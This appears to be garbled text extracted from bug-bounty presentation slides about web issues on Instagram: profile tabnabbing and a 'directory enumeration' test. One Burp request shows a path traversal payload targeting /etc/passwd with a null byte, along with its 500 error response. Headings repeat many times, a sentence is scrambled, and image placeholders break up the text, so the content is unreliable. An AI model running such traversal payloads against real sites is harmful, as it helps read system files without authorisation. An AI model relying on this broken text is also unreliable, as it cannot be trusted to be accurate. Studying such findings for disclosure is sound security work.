
WEB

3. Public Profile Tabnabbing



WEB

3. Public Profile Tabnabbing



WEB

3. Public Profile Tabnabbing



WEB

3. Public Profile Tabnabbing

<http://blog.whatever.io/2015/03/07/on-the-security-implications-of-window-opener-location-replace/>




We have previously been made aware of this issue and are in the process of investigating it. Thank you for submitting it to us. Please send along any additional security issues you encounter.

WEB

3. Public Profile Tabnabbing

<http://blog.whatever.io/2015/03/07/on-the-security-implications-of-window-opener-location-replace/>




We have previously investigated its additional security

the process of and along any


WEB

3. Public Profile Tabnabbing




WEB

3. Public Profile Tabnabbing



WEB


4. Web Server Directory Enumeration



<https://instagram.com>

WEB


4. Web Server Directory Enumeration



<https://instagram.com/?hl=en>

WEB

4. Web Server Directory Enumeration



<https://instagram.com/?hl=.%2Fen>

WEB

4. Web Server Directory Enumeration


The screenshot shows the Burp Suite Repeater window. The target is set to `https://instagram.com`. The request is a GET request with a directory enumeration payload: `/?hl=en/../../../../../../../../../../../../etc/passwd%00`. The response is an HTTP 500 Internal Server Error with the following headers:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Language: en
Content-Type: text/html; charset=utf-8
Date: Thu, 13 Aug 2015 23:51:05 GMT
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Pragma: no-cache
Vary: Accept-Language, Cookie
Content-Length: 25
Connection: Close
```

The response body contains the message: **Oops, an error occurred.**


WEB

4. Web Server Directory Enumeration



WEB


4. Web Server Directory Enumeration



<https://instagram.com/?hl=../locale/en>

WEB


4. Web Server Directory Enumeration



`https://instagram.com/?hl=../LOCALE/EN`

WEB

